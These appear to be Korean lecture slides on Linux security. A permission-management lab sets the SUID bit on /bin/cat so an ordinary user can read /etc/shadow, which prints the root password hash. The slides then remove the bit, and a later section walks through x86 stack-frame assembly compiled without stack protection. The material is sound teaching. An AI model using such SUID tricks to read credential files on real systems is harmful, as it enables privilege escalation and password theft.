
### 3 <실습> 권한 관리

- 실습 풀이

- Linux

- » 일반 사용자 계정으로 /etc/shadow 파일 읽기를 시도하면 파일이 읽어짐

```
# cat /etc/shadow
```



The screenshot shows a terminal window titled "ksj18@localhost:~". The window contains a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a command-line interface. The user has run the command "cat /etc/shadow". The output shows several entries from the shadow password file, each consisting of a user name followed by a colon-separated password hash and other fields. The first entry is "root" with a very long password hash. Other entries include "bin", "daemon", "adm", "lp", "sync", "shutdown", "halt", "mail", "uucp", "operator", "games", "gopher", and "ftp". Each entry also includes a salt value starting with "salt:" followed by a short string.


```
[ksj18@localhost ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[ksj18@localhost ~]$ cat /etc/shadow
root:$6$BeQX7yp8$DwvAogVZnk2TPHyR3s8hkQR67z03xwYbzCtiXxvmksLRImfe85iFqROLeH977aq
fa7F5pQkn0rpQ/91dgXtUz/:17783:0:99999:7:::
bin:*:15628:0:99999:7:::
daemon:*:15628:0:99999:7:::
adm:*:15628:0:99999:7:::
lp:*:15628:0:99999:7:::
sync:*:15628:0:99999:7:::
shutdown:*:15628:0:99999:7:::
halt:*:15628:0:99999:7:::
mail:*:15628:0:99999:7:::
uucp:*:15628:0:99999:7:::
operator:*:15628:0:99999:7:::
games:*:15628:0:99999:7:::
gopher:*:15628:0:99999:7:::
ftp.*:15628:0:99999:7:::
```

### 3 <실습> 권한 관리

- 실습 풀이

- Linux

- » /bin/cat 파일에 root 사용자 계정으로 SUID 해제  
일반 사용자 계정에서 /etc/shadow 파일 읽기 불가능  
# chmod -s /bin/cat



The screenshot shows a terminal window titled "root@localhost:~". The terminal session is as follows:

```
[root@localhost ~]# ls -l /bin/cat
-rwxr-xr-x. 1 root root 48568 Jun 22 2012 /bin/cat
[root@localhost ~]# chmod +s /bin/cat
[root@localhost ~]# ls -l /bin/cat
-rwsr-sr-x. 1 root root 48568 Jun 22 2012 /bin/cat
[root@localhost ~]# chmod -s /bin/cat
[root@localhost ~]# ls -l /bin/cat
-rwxr-xr-x. 1 root root 48568 Jun 22 2012 /bin/cat
[root@localhost ~]#
```

The command `chmod +s /bin/cat` is highlighted in green, and the resulting output line where the file has the SUID bit set is also highlighted in green. The command `chmod -s /bin/cat` is highlighted in red, and the final output line where the SUID bit is removed is highlighted in green.


## 3 &lt;실습&gt; 권한 관리

## • 실습 풀이

## – Linux

» 일반 사용자 계정으로 /etc/shadow 파일 읽기가 불가능 확인

```
# cat /etc/shadow
```



A screenshot of a terminal window titled "ksj18@localhost:~". The window has a standard Linux-style interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a scroll bar on the right. The terminal prompt is "[ksj18@localhost ~]\$". The user attempts to run the command "cat /etc/shadow". The output shows the command being entered, followed by the error message "cat: /etc/shadow: Permission denied", which is highlighted with a red rectangular box. The command is then run again, resulting in the same error message. The terminal prompt "[ksj18@localhost ~]\$" appears at the end of the session.

```
[ksj18@localhost ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[ksj18@localhost ~]$
```

## 4 프로그램 실행 구조 분석

- 프로그램 실행 구조 확인

- prog.c

```
int function(int a, int b){  
    char buffer[10];  
    a=a+b;  
    return a;  
}
```

```
void main() {  
    int c;  
    c=function(1, 2);  
}
```

## 4 프로그램 실행 구조 분석

- 프로그램 실행 구조 확인

- 어셈블리어 코드로 컴파일

```
gcc -S -fno-stack-protector -mpreferred-stack-boundary=2 -fno-asynchronous-unwind-tables -o prog.a prog.c
```

- gcc : 컴파일러
- -S : Compile only; do not assemble or link.
- -fno-stack-protector : Stack Smashing 공격을 막는 옵션을 disable.
- -mpreferred-stack-boundary : stack boundary를 2의 num승 바이트로 정렬  
64 bit CPU의 경우 2 대신에 4 (default value is 4)
- -fno-asynchronous-unwind-tables : CFI 지시자 생략

(gcc 명령어와 옵션 참고)

<https://gcc.gnu.org/onlinedocs/gcc-6.3.0/gcc/Option-Summary.html>

## 4 프로그램 실행 구조 분석

### • 프로그램 실행 구조 확인

- 어셈블리어 코드(prog.a) 확인

```
function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
```

```
.file "prog.c"
.text
.globl function
.type function, @function
function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    call __x86.get_pc_thunk.ax
    addl $GLOBAL_OFFSET_TABLE_, %eax
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret
.size function, .-function
.globl main
.type main, @function
main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    call __x86.get_pc_thunk.ax
    addl $GLOBAL_OFFSET_TABLE_, %eax
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
```


## 프로그램 실행 구조 분석

### • 프로그램 실행 구조 : main 함수

```
function:
pushl %ebp
movl %esp, %ebp
subl $12, %esp
movl 12(%ebp), %eax
addl %eax, 8(%ebp)
movl 8(%ebp), %eax
leave
ret
```

```
main:
pushl %ebp
movl %esp, %ebp
subl $4, %esp
pushl $2
pushl $1
call function
addl $8, %esp
movl %eax, -4(%ebp)
nop
leave
ret
```

- 메인 함수가 종료될 때 프로세스가 복귀할 주소(ret)가 스택에 저장
- ebp는 함수 시작 전의 기준점
- 스택에 저장된 ebp를 SFP(Saved Frame Pointer)라고 부름
- RET(Return Address)에는 함수 종료 시 점프할 주소 값이 저장



## 프로그램 실행 구조 분석


### • 프로그램 실행 구조 : main 함수

```

function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret

main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
  
```

- `movl %esp, %ebp` → esp 값을 ebp로 이동
- 현재의 esp 값을 ebp 레지스터에 저장
  - esp는 스택의 항상 가장 하위 메모리 주소를 가리키는 주소값



- `subl $4, %esp` → esp에서 4바이트를 뺀다(subtraction)
- 스택에 4바이트(int 형은 4바이트)의 빈 공간을 할당

## 4

## 프로그램 실행 구조 분석

## • 프로그램 실행 구조 : main 함수


```

function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret
  
```

```

main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
  
```

pushl \$2 : 스택에 정수 2를 저장  
 pushl \$1 : 스택에 정수 1을 저장  
 call function : function 함수를 호출



## 4


## 프로그램 실행 구조 분석

## • 프로그램 실행 구조 : function 함수

```
function:
pushl %ebp
movl %esp, %ebp
subl $12, %esp
movl 12(%ebp), %eax
addl %eax, 8(%ebp)
movl 8(%ebp), %eax
leave
ret
```

```
main:
pushl %ebp
movl %esp, %ebp
subl $4, %esp
pushl $2
pushl $1
call function
addl $8, %esp
movl %eax, -4(%ebp)
nop
leave
ret
```

pushl %ebp : 현재 ebp 레지스터 값을 스택에 저장



## 4

## 프로그램 실행 구조 분석

## • 프로그램 실행 구조 : function 함수


```

function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret

main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret
  
```

movl %esp,%ebp

function(1, 2)의 시작에서도 프롤로그  
(pushl %ebp 명령과 movl %esp,%ebp)가 실행



## 4

## 프로그램 실행 구조 분석

## • 프로그램 실행 구조 : function 함수

```

function:
    pushl %ebp
    movl %esp, %ebp
    subl $12, %esp
    movl 12(%ebp), %eax
    addl %eax, 8(%ebp)
    movl 8(%ebp), %eax
    leave
    ret

```

```


main:
    pushl %ebp
    movl %esp, %ebp
    subl $4, %esp
    pushl $2
    pushl $1
    call function
    addl $8, %esp
    movl %eax, -4(%ebp)
    nop
    leave
    ret

```

subl \$12,%esp

esp 값(char buffer[10] 할당 값)에서 12바이트 만큼을 뺀다  
(스택에 12바이트 만큼의 용량을 할당한다.).

char buffer는 10바이트 만큼 할당되도록 했으나, 스택에서는 4바이트 단위로 할당되므로 12바이트가 할당



## 프로그램 실행 구조 분석

